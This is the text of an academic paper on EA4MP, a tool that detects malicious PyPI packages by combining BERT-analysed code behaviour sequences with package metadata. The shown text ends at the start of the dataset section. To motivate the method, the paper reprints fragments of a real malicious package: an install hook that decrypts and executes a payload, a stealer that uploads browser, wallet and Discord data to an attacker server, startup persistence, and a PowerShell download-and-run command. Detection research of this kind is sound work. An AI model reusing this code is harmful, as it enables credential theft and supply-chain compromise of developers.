1+1>2: Integrating Deep Code Behaviors with Metadata Features for Malicious PyPI Package Detection

Xiaobing Sun
xbsun@yzu.edu.cn
Yangzhou University
Yangzhou, China

Xingan Gao
MX120230566@stu.yzu.edu.cn
Yangzhou University
Yangzhou, China

Sicong Cao*
DX120210088@yzu.edu.cn
Yangzhou University
Yangzhou, China

Lili Bo†
lilibo@yzu.edu.cn
Yangzhou University
Yangzhou, China

Xiaoxue Wu
xiaoxuewu@yzu.edu.cn
Yangzhou University
Yangzhou, China

Kaifeng Huang
kaifengh@tongji.edu.cn
Tongji University
Shanghai, China

ABSTRACT

PyPI, the official package registry for Python, has seen a surge in the number of malicious package uploads in recent years. Prior studies have demonstrated the effectiveness of learning-based solutions in malicious package detection. However, manually-crafted expert rules are expensive and struggle to keep pace with the rapidly evolving malicious behaviors, while deep features automatically extracted from code are still inaccurate in certain cases. To mitigate these issues, in this paper, we propose Ea4mp, a novel approach which integrates deep code behaviors with metadata features to detect malicious PyPI packages. Specifically, Ea4mp extracts code behavior sequences from all script files and fine-tunes a BERT model to learn deep semantic features of malicious code. In addition, we realize the value of metadata information and construct an ensemble classifier to combine the strengths of deep code behavior features and metadata features for more effective detection. We evaluated Ea4mp against three state-of-the-art baselines on a newly constructed dataset. The experimental results show that Ea4mp improves precision by 6.9%-24.6% and recall by 10.5%-18.4%. With Ea4mp, we successfully identified 119 previously unknown malicious packages from a pool of 46,573 newly-uploaded packages over a three-week period, and 82 out of them have been removed by the PyPI official.

CCS CONCEPTS

• **Security and privacy → Malware and its mitigation**.

KEYWORDS

Open-Source Software, Malicious Packages, PyPI, BERT

ACM Reference Format:
Xiaobing Sun, Xingan Gao, Sicong Cao, Lili Bo, Xiaoxue Wu, and Kaifeng Huang. 2024. 1+1>2: Integrating Deep Code Behaviors with Metadata Features for Malicious PyPI Package Detection. In *39th IEEE/ACM International Conference on Automated Software Engineering (ASE '24), October 27-November 1, 2024, Sacramento, CA, USA.* ACM, New York, NY, USA, 12 pages. https://doi.org/10.1145/3691620.3695493

1 INTRODUCTION

The Open-Source Software (OSS) supply chain is fragile due to insufficient security safeguards. The recent `XZ` incident [25] gathered widespread attention in the open-source and cybersecurity community, indicating the weakness of existing open-source software infrastructure. `XZ` is a widely used open-source data compression tool integrated into Linux systems as part of the `liblzma` library. The attacker implants malicious code to corrupt the SSH server process and hijack the SSH authentication function. The incident is just the tip of the iceberg of security incidents in the open-source software supply chain in recent years. However, it also serves as a wake-up call to developers that we need to pay close attention to the current state of security when using open-source software.

As the most popular programming language [41], securing the Python ecosystem is one of the top priorities. Python has become the go-to choice for many developers due to its simplicity and ease of learning. As the official package registry for Python, PyPI (Python Package Index) [33] has flourished numerous packages and dependencies, which have evolved rapidly. It serves as a major platform to distribute Python packages. However, PyPI has recently reported multiple instances of supply chain poisoning (*i.e.*, adversaries upload malicious packages to affect the downstream dependencies), shedding light on the ongoing security challenges confronting the platform [21]. In response to the situation, the PyPI officials and the security experts have ramped up their efforts to fortify security measures. However, as malicious packages grow in sophistication, existing measures become cost-ineffective.

To detect malicious PyPI packages, a straightforward way is static code analysis, as recent works [40, 50, 14, 43, 1, 24] do. For example, Amalfi [40] extracted 11 pre-defined features (*e.g.*, API calls and permission) from known malicious packages to train Machine Learning (ML)-based classifiers. However, these manually-crafted expert rules are expensive and struggle to keep pace with the rapidly

[*] Sicong Cao is the corresponding author.
[†] Yunnan Key Laboratory of Software Engineering, Yunnan, China.

ASE '24, October 27-November 1, 2024, Sacramento, CA, USA

ACM ISBN 979-8-4007-1248-7/24/10
https://doi.org/10.1145/3691620.3695493

evolving malicious behaviors [21, 38]. What's worse, the crafty attackers may disperse malicious behaviors into different functions or files [21, 50, 38]. As a result, limited feature sets fail to characterize comprehensive malicious behaviors (*i.e.*, *network*, *process*, or *code generation* APIs), leading to high false negatives. To overcome this limitation, Liang et al. [24] propose a new approach. They use word embedding model [2] to learn semantic information from code and convert code behavior sequences into vectors. However, this word embedding model is only effective for shorter sequences and cannot handle the longer sequences that represent the entire package. Moreover, when attackers upload a large number of malicious packages to the PyPI, these packages form abnormal clusters. This renders clustering algorithms ineffective at identifying outliers, causing detection to fail. Zhang et al. [50] leverage the sequential information from the entire package to identify malicious packages by using BERT [15]. This approach can overcome the limitation that clustering algorithms are unable to detect anomalous clusters. However, they still extracted the sequential information by manually defining the feature set.

In contrast to purely static solutions, MALOSS [17] incorporated additional metadata and dynamic analysis modules to detect malicious PyPI, NPM, and RubyGems packages. Since dynamic analysis is computationally intensive and time-consuming [7], making it less suitable for daily scanning of large numbers of PyPI packages, we do not delve too deeply into dynamic analysis in this work. However, their focus on metadata information caught our attention. They noticed that information such as package names, versions, *etc.*, would reveal the attacker's attempts (to induce the victim to download these malicious packages), so they used this metadata information as part of their manually extracted feature set. Experiments proved that the metadata information effectively helped them detect some malicious packages that could not be detected by code information alone. However, their analysis of metadata remains limited to a few simple features without investigating aspects like package descriptions and so on. By comparing the `PKG-INFO` (which contains all metadata information about a Python package) of benign and malicious packages, we found that compared to responsible developers, malicious attackers tend to overlook or randomly input meaningless characters into fields like the description and summary. In other words, we can easily utilize this information to detect malicious packages.

To address the above limitations, we propose a novel approach EA4MP, which integrates deep code behavior features with metadata features to detect malicious packages on PyPI. Specifically, to avoid the intense labour of human experts on feature engineering, we analyze all Python script files and automatically extract deep features from ordered code behavior sequences of malicious packages via the BERT model. In addition, we realize the value of metadata information and construct an ensemble classifier based on Adaboost to combine the strengths of deep code behavior features and metadata features for more effective detection.

To verify the effectiveness of our proposed EA4MP, we collected 3,404 malicious packages and 10,000 benign packages as the evaluation dataset and compared EA4MP with three state-of-the-art (VIRUSTOTAL, OSSGADGET, and BANDIT4MAL) baselines. The experimental results show that EA4MP improves precision by 6.9%-24.6% and recall by 10.5%-18.4%. We also monitored 46,573 software packages uploaded on PyPI between March 28 and April 18, 2024, 119 of which were malicious packages found by EA4MP. We reported these packages to PyPI officials, and 82 of them have been removed.

The contributions of our paper are as follows:

- We propose EA4MP, a novel approach which combines the strengths of deep code behavior features and metadata features for malicious PyPI package detection.
- We thoroughly analyzed 3,404 known malicious packages and constructed a comprehensive feature set of metadata.
- EA4MP has uncovered 119 previously unknown malicious packages. We reported these packages to PyPI officials, and 82 of them have been removed. Our dataset and source code are available at https://github.com/ea4mp/ea4mp

Paper Organization. The remainder of this paper is organized as follows. Section 2 presents the background knowledge related to our problem. Section 3 introduces the details about our proposed EA4MP. Section 4 describes the experimental setup and reports the results. Section 5 presents an additional discussion of our approach. Section 6 reviews the related work. Section 7 concludes this paper and outlines our future research agenda.

2 BACKGROUND

In this section, we describe how these three types of attacks are triggered and then introduce the principles and limitations of existing detection approaches and the motivation of our work.

2.1 Open Source Supply Chain

As the software industry evolves, the conventional solitary development model is progressively inadequate in meeting the escalating complexity and the demands for swift iteration. To expedite development processes, curtail redundant labour, manage R&D (Research and Development) expenses, and stimulate technological innovation, software developers are transitioning towards a more efficacious mode of collaboration-open-source cooperation. This paradigm permits developers globally to exchange code, mutually learn, and collectively resolve issues, thereby significantly enhancing the efficiency and calibre of software development. Within this trajectory, the Open-Source Software (OSS) supply chain is an indispensable component of contemporary software development [22].

The OSS supply chain embodies a linear, deeply collaborative software production framework encompassing the entire gamut from the inception, scrutiny, amalgamation, and testing to the dissemination of source code. This supply chain not only encompasses the code itself but also encompasses an array of supportive infrastructure, including dependency management, continuous ensemble/continuous deployment (CI/CD) tools, code hosting platforms, and automated testing frameworks

Based on the research reported by [35, 36, 37], the Open-source Software supply chain is witnessing robust development. Over the past three years, third-party dependency hosting repositories for major programming languages have experienced rapid expansion. For instance, NPM [29] (Node Package Manager) has emerged as a cornerstone for JavaScript developers, offering a vast repository of over 2.3 million packages. Maven Central Repository [26] stands




Figure 1: Threat model.

as the central hub for Java dependencies, facilitating seamless ensemble and management of libraries for Java projects. NuGet [30] serves as the primary repository for .NET developers, providing a rich ecosystem of packages for .NET applications and frameworks. The growth rates of these three major hosting platforms over the past three years have reached 98.3%, 70.4%, and 146.6%, respectively.

2.2 Threat Model

Different from vulnerabilities which are caused by poor security practices [4], a software package is considered malicious if it is developed and distributed by attackers for malicious ends. They generally contain malicious code deliberately inserted to perform attacks, including infecting the target network, stealing and exfiltrating sensitive information such as passwords and credit card information, and engaging in additional malicious activity done by downloaded malware components. From the perspective of the timing of attacks on end-users by malicious packages, they can be categorized into three types: during installation, during import, and during runtime. The structure of malicious packages that attack at different stages varies greatly. For example, malicious packages attacked at installation time often write malicious code directly into the *setup.py* script, while runtime attacks and import-time attacks may hide malicious code in other script files [21]. Therefore, it is necessary to conduct a comprehensive analysis of these three types of attacks.

Figure 1 shows how malicious packages propagate through the software supply chain and ultimately impact victims. Attackers upload packages (❶) containing malicious code to PyPI and use various techniques to evade administrators' vet (❹). Once these malicious packages are uploaded to PyPI, they start to spread due to the synchronization feature of mirror sources, infecting multiple mirror sources. Developers, as a specific type of user, might inadvertently download these malicious packages (❷ ❸). When these packages are incorporated into new development projects, the spread of the malicious packages further increases. For end users, upon sending a *request* (❺), PyPI automatically downloads (❼) the target package to the local registry and performs the installation (❻). Some malicious scripts execute during the installation process. Others are more subtle, causing no immediate harm during installation but executing malicious scripts when the package is imported (❽). Even more covert packages hide malicious scripts within functions, only triggering malicious actions when the user runs the project. We have conducted a detailed analysis of the triggering mechanisms for attacks occurring at these three different stages.

Malicious behaviors at install time. Install-time attacks [46] occur when users download and install malicious packages through package managers (*e.g.*, pip, npm, gem, *etc.*). These attacks exploit installation scripts that are automatically executed when the package is installed (*e.g.*, scripts in `setup.py` or the scripts field in `package.json`). These malicious installation scripts may download and execute malicious code from remote servers, modify system configuration files, add backdoors, or create new users to gain system access [8, 48]. They can also collect sensitive user information (such as environment variables and configuration files) and send it to servers controlled by the attacker.

Malicious behaviors at import time. Import-time attacks happen when users import a malicious package or module in their code. These attacks take advantage of the code that is automatically executed when the module is imported. Both the required statement in JavaScript and the import statement in Python can trigger this type of attack. When a malicious module is imported, its initialization code, which may contain malicious instructions, is executed immediately. Malicious code can collect environment information during import, such as the operating system type and installed software versions, and send this information to the attacker. Additionally, malicious modules can modify the behavior of other modules or implant backdoors in the system during import [49, 47].


Malicious behaviors at runtime. Runtime attacks occur during the execution of the program. These attacks utilize the code executed by the malicious package at runtime to perform malicious operations. Such attacks may not be triggered during installation or import but are activated during specific function calls or events. Under certain conditions, the malicious code may execute predefined malicious actions, such as deleting files, encrypting data, or sending sensitive information. Malicious code can establish persistence mechanisms at runtime, allowing it to continue running even after the system reboots while also hiding itself to avoid detection. Runtime malicious code can open backdoors, enabling attackers to control the compromised system remotely.

2.3 Motivation

In this section, we analyze the source code and metadata of a newly detected malicious package, `requstss-1.0.0`, that was reported by [38]. We have derived two basic facts:

Finding 1: Malicious Code Behaviors Span Multiple Script Files and Exhibit inter-connections. As shown in Figure 2, the attacker executes the malicious payload in the `setup()` function by calling `GruppeInstall()`. In line 4, the attacker first checks the victim's runtime environment to evade most Linux-based dynamic analysis approaches, targeting only Windows users. In Figure 2 (b), line 6, the attacker uses the `Fernet` function to encrypt the malicious payload. After decryption, we discovered that the attacker downloads files from a remote server and overwrites local files.

If we only analyze the `setup.py` script, it is actually difficult to verify that this package exhibits malicious behavior. However, by



```
setup(
    ...
    cmdclass={
        'install': GruppeInstall,
    },
    packages=find_packages(),
    setup_requires=['fernet', 'requests'],
    ...
```

(a) The setup function in setup.py


```
class GruppeInstall(install):
    def run(self):
        if os.name == "nt":
            from fernet import Fernet
exec(Fernet(b'EBjiyW0IuU6BYDGcO…').decrypt(b'gA
AAAABmA0bbhYYeLFxkKwlWInbw...'))
            install.run(self)
…
```

(b) The GruppeInstall function in setup.py

```
requests.get('https[:]//funcaptcha.ru/paste2?package=requstss').text.replace('<pre>','').replace('</pre>','')
```

(c) The Decrypt function in gruppe.py invoked from GruppeInstall in setup.py

Figure 2: Malicious code in the `setup.py` script of the `requstss-1.0.0` package.



```
1   STORAGE_PATH = APPDATA + "\\gruppe_storage"
2   STARTUP_PATH = os.path.join(APPDATA, "Microsoft",
    "Windows", "Start Menu", "Programs", "Startup")
3   ...
4   def upload_to_server(filepath):
5   ...
6       url = "https://funcaptcha.ru/delivery"
7       files = {'file': open(filepath, 'rb')}
8       r = requests.post(url, files=files)
9   ...
10  for browser in CHROMIUM_BROWSERS: ...
11  for wallet_file in WALLET_PATHS: ...
12  for discord_path in DISCORD_PATHS: ...
13  for cookie in COOKIES:
14      zip_to_storage(f "{browser['name']…}",
    extension_path, STORAGE_PATH)
15  for file_to_upload in os.listdir(STORAGE_PATH):
16      upload_to_server(STORAGE_PATH + "\\" +
    file_to_upload)
17      ...
18      URL = "https://funcaptcha.ru/hvnc.py"
19      r = requests.get(URL)
20      with open(os.path.join(STARTUP_PATH, "hvnc.py"),
    "wb") as f:
21          f.write(r.content)
```

(a) gruppe.py


```
script =
"""
...
powershell -command "(New-Object
System.Net.WebClient).DownloadFile('https://funcaptcha.ru/hvnc
.exe', '%temp_file%')"
start "" "%temp_file%"
"""
appdata = os.environ.get('APPDATA', '')
if appdata:
    ...
    script_path = os.path.join(appdata, 'Microsoft', 'runpython.py')
    with open(script_path, 'w') as script_file:
        script_file.write(script)
subprocess.Popen(['python', script_path],
creationflags=subprocess.CREATE_NO_WINDOW)
```

(b) hvnc.py

Figure 3: Malicious code in the gruppe.py and hvnc.py script of the `requstss-1.0.0` package.

analyzing other script files within the package, we found more evidence proving that this is a malicious package. As shown in Figure 3 (a), lines 10-13, the attacker reads a large amount of the victim's private data. At line 14, by calling the `zip_to_storage()` function, the attacker packages the victim's data and uploads it to the attacker's host at line 16. Additionally, to continuously obtain the victim's private information, at line 2 of Figure 3 (a), the attacker reads the victim's startup directory and, in lines 18-21, writes another malicious script, `hvnc.py`, into the startup items. After analyzing the `hvnc.py` script, we discovered that the attacker downloads the `hvnc.exe` program from a remote host to the victim's machine, enabling the persistent acquisition of the victim's private data. It is not difficult to find that the attackers start to try to disassemble the malicious behaviors and disperse them into different files. These malicious behaviors always show inter-connections that cannot be described by a manually defined feature set.

As demonstrated in the example above, the attacker distributed the attack code across at least three script files to achieve their malicious goals. In addition, the attacker also employs custom malicious functions to increase the difficulty of manually extracting features. Based on these findings, there is a need for a comprehensive analysis of code packages that considers the propagation of code behavior across files in an automated manner without requiring manual feature extraction. Therefore, our approach performs call graph (CG) [5, 3] and control flow graph (CFG) extraction for all the scripts of the PyPI package to be detected and expresses the global calling and being called relationship of each function in each script file using the form of a sequence.



```
1  Metadata-Version:     2.1
2  Name:                 requstss
3  Version:              1.0.0
4  Summary:              YFqdzDnaUEbcMZA..
5  Home-page:            UNKNOWN
6  Author:               YZuWUeBS
7  Author-email:         UShwmeSTygg@gmail.com
8  Description:          QUIZGtjBPQapseaPxl…
```

Figure 4: Metadata in the `PKG-INFO`.

Finding 2: Metadata contains a wealth of useful information. Existing research has already highlighted that elements including package name, version, and author name can positively detect malicious packages. However, our analysis revealed that, besides these three basic metadata elements, other information, such as summary and description, can also expose the attacker. By analyzing the metadata of existing malicious packages, we found that metadata formats are relatively fixed and contain a wealth of information about the publishers. Previous work analyzed metadata by extracting package name and version based only on the package name, ignoring the `PKG-INFO` file, which contains a lot of metadata information. Malicious attackers often reveal their intentions in this section by, for instance, inputting random strings as the package description or author name or deliberately hiding their identity. We also found this phenomenon is widespread among malicious packages. As shown in Figure 4, we also comprehensively analyzed the metadata of the malicious package `requstss-1.0.0`. We noticed that the way attackers fill out the metadata of malicious packages significantly differs from that of regular developers. As shown in lines 4 and 8, the attacker inputs long strings of random, invalid characters from the keyboard to fill in the basic description information of the package. These strings lack any semantic information and do not conform to human natural language norms, making them easily identifiable using existing approaches. We manually analyzed a large amount of malicious package metadata and developed a relatively comprehensive feature set. To transform the metadata information into feature vectors that can be processed by the model, we use 0, 1, 2, ... to discretize the metadata information (*e.g.*, 0 means that the file does not contain that piece of information, 1 means that the information is normal, 3 means that there is an anomaly in that piece of information, *etc.*)

By extracting these two types of information, we can analyze the PyPI packages to be detected in a very comprehensive way. However, we also note that these two kinds of information are completely different; one is a sequence of code behaviors that need to be preprocessed by the model to be correctly identified by the model, while the other is a discretized feature vector that can easily be used to train the model. Therefore, we process these two kinds of information separately. Large language model fine-tuning is performed using code behavior sequences. For metadata feature vectors, we compare different machine learning models (including Naive Bayes, decision tree, random forest, and support vector machine), as shown in Section 4.4 Naive Bayes and Random Forest performed better than any of the other models. Finally, to provide



Target Packages
Training Dataset
Source code
Metadata
Code Behavior Sequence-based Model Fine-tuning
Sequence Generation & Segmentation
Code Behavior Sequences
Fine-tuning
Metadata Features Vector-based Model Training
Feature Extraction & Discretization
Metadata Feature Vectors
Training Machine Learning Model
Model Ensemble
Malicious Package
Benign Package

Figure 5: The overview of EA4MP.


a comprehensive consideration of code behavior sequences and metadata feature vectors, we ensemble the large language model and the machine learning model using the AdaBoost algorithm. Code behavior sequences and metadata feature vectors are like two millstones that crush the malicious packages.

3 METHODOLOGY

The workflow of EA4MP is described in Figure 5 mainly consists of the following three steps. **Step 1: Code Behavior Sequence-based Model Fine-tuning.** First, we extracted code behavior sequences based on CG and CFG for all script files in the PyPI package to be detected. The extracted code behavior sequences will be sliced, labelled, and then fed into the BERT model for fine-tuning. **Step 2: Metadata Features Vector-based Model Training.** We extract features from the `PKG-INFO` file and discretize the extracted features. The discretized feature vectors are then input into the machine learning models for training. **Step 3: Model Ensemble.** We ensemble the fine-tuned BERT model and the well-trained machine learning model using the Adaboost algorithm to obtain our final ensemble approach.

3.1 Code Behavior Sequence-based Model Fine-tuning

Code behavior sequences extraction and segmentation. Following [24], We training a FastText [2] model with word embeddings and use this model to sort the depth-first traversal sequences of the CG. Then, based on the sorted depth-first traversal sequences and the CFG, we extract canonical code behavior sequences. Since our approach analyzes entire software packages, the extracted sequences are often very long. The BERT model, however, limits the input sequence to a maximum of 512 tokens. Therefore, we need to segment the extracted sequences. As shown in Figure 6, we find that the sequence of code behaviors is stitched together from the code sequences of the individual functions in each py file. For example, segmentation 1 contains the code sequences of the functions *(__init__), (iter), (minor_iter), etc.* from the file A. In order to satisfy the model's restriction on token length, we have to segment the sequence. First we add the *[CLS]* tag at the beginning of the whole sequence to remind the model that this is a new sequence, then we scan the token length of each function sequence, and if the length of the segmentation is no more than 512 tokens, we add the function sequence to the segmentation, as shown in the figure, when we scan to the *(print_header)* function in the file C, the token length of the previous segmentation has exceeded 512, so we add the *[SEP]* tag in front of *(print_header)* as a separator to remind the model that this is a new segmentation. This loops until the last function, the sequence from the *(compute_tstar_screening_vec)* function in the file X, is added to the segmentation N, and we add the *[SEP]* tag at the end to indicate that this is the end of the entire sequence. Finally, we append a *LABEL* tag at the end to indicate whether the sequence comes from malicious (1) or benign (0) samples.



```
[CLS]
(A.__init__): <builtin>.super __init__
(A.iter): numpy.array  <call> .array <call>FistaSolver.proximal_gradient_line_search
<call>FistaSolver.proximal_gradient_line_search
(A.minor_iter): <builtin>.abs numpy.linalg.norm <builtin>.abs numpy.tensordot numpy.tensordot
 … …
[SEP]
(C.print_header): <builtin>.print
(C. disp): <builtin>.len <builtin>.max format <builtin>.print
(D.compute_optdes_crit): <call>SLassoSolver.compute_information_matrix numpy.linalg.lstsq dot
dual_value append append ravel ravel dot
… …
[SEP]
…
[SEP]
(X.compute_tstar_screening_vec): <call>...compute_optdes_crit dot numpy.linalg.norm <builtin>.range
<builtin>.max dot numpy.linalg.inv numpy.linalg.inv dot dot numpy.atleast_2d numpy.linalg.norm
numpy.tensordot numpy.eye dot <call>...min_dim1 append ravel numpy.linalg.lstsq ravel dot numpy.array
dot numpy.linalg.norm numpy.linalg.norm <builtin>.range <builtin>.max ravel ravel dot
[SEP] , LABEL=0
```

Figure 6: Code behavior sequence example.

Fine-tuning BERT model. By leveraging its inherent pooling layer, BERT can conduct weighted average pooling across various segments of lengthy texts, guided by manually assigned labels (such as *[SEP]*). This feature facilitates the aggregation of information from multiple segments, thereby enhancing the model's capability to comprehend extensive textual inputs. This effectively addresses the inconvenience caused by the token length limitation. The labeled sequences are then fed into a pre-trained BERT model. During this stage, the model is fine-tuned to adapt to the specific characteristics of the standardized code behavior sequences. Fine-tuning involves adjusting the pre-trained model's weights based on the newly labelled data, allowing BERT to learn patterns and features specific to the task. This step ensures that the fine-tuned BERT model accurately classifies the sequences, leveraging the rich contextual representations learned during pre-training.

Table 1: The feature set of metadata

Type	Feature	Description
Package info	Package Size	Size
	Package Name	Similarity to popular packages
Version	Metadata Version	Whether the version number is abnormal
	Package Version	Whether the version number is abnormal
Author information	Author Name	Whether the author has ever published a malware package
	Home Page	Whether the author publishes the homepage of the package
	Author Email	Whether the author publishes the email
Description	Summary	The summary is consistent with the package content
	Description	The description is consistent with the package content

3.2 Metadata Features Vector-based Model Training

Table 1 shows the nine feature sets we selected for metadata and the criteria for discretizing them. Since PyPI automatically generates metadata files during the Python package distribution process and saves all metadata information in the PKG-INFO file, we have chosen the PKG-INFO file as the source for extracting our metadata feature set and after a detailed manual analysis of the metadata of collected malicious packages, we identified nine types of metadata features. Considering that the Naive Bayes model can only handle discrete data, we categorized the features based on their characteristics to meet the requirements of subsequent model training.

Package Size and Name. Package names and sizes play a crucial role in detecting malicious packages. Attackers often use names similar to popular packages to confuse users and trick them into downloading malicious software. This strategy increases the likelihood of malicious packages being downloaded through phishing attacks and typosquatting [27]. Package size is also a key feature, as malicious packages are typically smaller because they usually contain simple scripts for executing malicious activities rather than complex functionalities. In our collected dataset (described in Section 4.1.1), 2,826 malicious packages (83.02%) are smaller than 10KB in size, 562 (16.51%) are larger than 10KB but smaller than 1MB, and only 4 (0.12%) are larger than 10MB.

To determine whether the package to be detected misled users to download by disguising its own package name as the popular package name, we selected the packages with more than 100,000 downloads on PyPI as the popular package and calculated the similarity between the to-be-detected PyPI package‘s name and the popular package name by using edit distance. We discretize the package name similarity using the numbers 1-10, where 10 means the similarity is greater than 90% and 1 means the similarity is less than 10%.

Version. The package version typically reflects the software's update and maintenance status; frequent updates with no significant changes might indicate a malicious package, as attackers could use frequent updates to evade detection [40]. The metadata version indicates the format version of the package's metadata. Malicious packages might use older or non-standard metadata formats to hide their true intentions. By analyzing the package version and metadata version, abnormal update patterns and non-compliant metadata formats can be identified.

Author Information. Malicious attackers often use fake or anonymous author information, such as randomly generated strings or irrelevant names. These irregular author details can serve as clues to identify malicious packages.

Despite PyPI's signature mechanism, malicious authors can still deceive detection systems and upload malicious packages through various means. The signature mechanism primarily verifies the source and integrity of a package but cannot determine the package's intent or content safety. Attackers might first establish a good reputation over time by releasing harmless packages and then gradually introduce malicious code. Furthermore, attackers can use multiple accounts to release malicious packages, evading detection. They might also employ social engineering tactics to gain trusted developers' signature permissions, thereby publishing malicious packages.

Description. Description section in metadata provides a crucial description of the software package's functionality and features, aiding users in understanding its purpose and capabilities. The Description section also plays a significant role in detecting malicious packages. Malicious software often employs deceptive language in the Description, exaggerating its functionality or providing false information to lure users into downloading. Additionally, attackers may intentionally obscure descriptions to conceal malicious behavior, making it appear legitimate. By carefully analyzing the content of the Description section, potential malicious software features, such as false promises, descriptions inconsistent with functionality, or unclear descriptions, can be identified, thereby enhancing the accuracy and effectiveness of malicious package detection.

Training Machine Learning Model. Our choice of classifier is dictated by the relatively low dimensionality of the metadata feature vectors and the subsequent need for ensemble approaches. According to the discretization rules in Table 1, we transformed the metadata features into vectors and defined the last dimension of the vector as the label, where 1 indicates that the sample is a malicious package and 0 indicates that the sample is a benign package. To train the classifiers, we input the metadata feature vectors of all sample packages into the model and saved the trained model locally to facilitate subsequent ensemble approaches.

3.3 Model Ensemble

We chose the AdaBoost algorithm, which can adaptively adjust the model weight distribution, to ensemble the fine-tuned BERT model and the well-trained machine learning model. Initially, we set the weights of the two models to $w_{\mathrm{BERT}} = w_{\mathrm{ML}} = \frac{1}{2}$. Then, we iteratively adjusted the weights of each model. In each iteration, we calculated the error sum of each classifier:

$$\epsilon_{\mathrm{BERT}} = \sum_{i=1}^{N} w_i \cdot I(y_i \neq h_{\mathrm{BERT}}(x_i))$$

$$\epsilon_{\mathrm{ML}} = \sum_{i=1}^{N} w_i \cdot I(y_i \neq h_{\mathrm{ML}}(x_i))$$

where N represents the total number of samples in the training data, w_i represents the weight of the i-th sample, y_i represents the true label of the i-th sample, $h(x_i)$ and represent the predictions of the BERT model and the machine learning model for the i-th sample, and $I(y_i \neq h(x_i))$ are indicator functions that take the value of 1 when the i-th sample is misclassified, and 0 otherwise. Then, we updated the model weights according to the formula:

$$w_{\mathrm{BERT}} = \frac{1}{2} \ln\left(\frac{1-\epsilon_{\mathrm{BERT}}}{\epsilon_{\mathrm{BERT}}}\right)$$

$$w_{\mathrm{ML}} = \frac{1}{2} \ln\left(\frac{1-\epsilon_{\mathrm{ML}}}{\epsilon_{\mathrm{ML}}}\right)$$

We set the total number of iterations to 50. After 50 iterations, we obtained the final model combination:

$$H(x) = \mathrm{sign}\left(\alpha_{\mathrm{BERT}} h_{\mathrm{BERT}}(x) + \alpha_{\mathrm{ML}} h_{\mathrm{ML}}(x)\right)$$

where $H(x)$ represents the final ensemble model, which performs the final classification by weighted combining the predictions of the BERT model and the machine learning model, and the sign function returns the sign of the result, with +1 indicating the positive class and -1 indicating the negative class.

4 EVALUATION

To evaluate Ea4mp, we investigate the following three research questions:

- **RQ1: Is Ea4mp more effective compared to other detection approaches?**
- **RQ2: Can Ea4mp identify malicious packages that exist in the wild?**
- **RQ3: Does Ea4mp perform better than individual models?**

4.1 Experimental Design

4.1.1 Dataset. To better validate the performance of Ea4mp, we constructed a dataset consists two main parts.

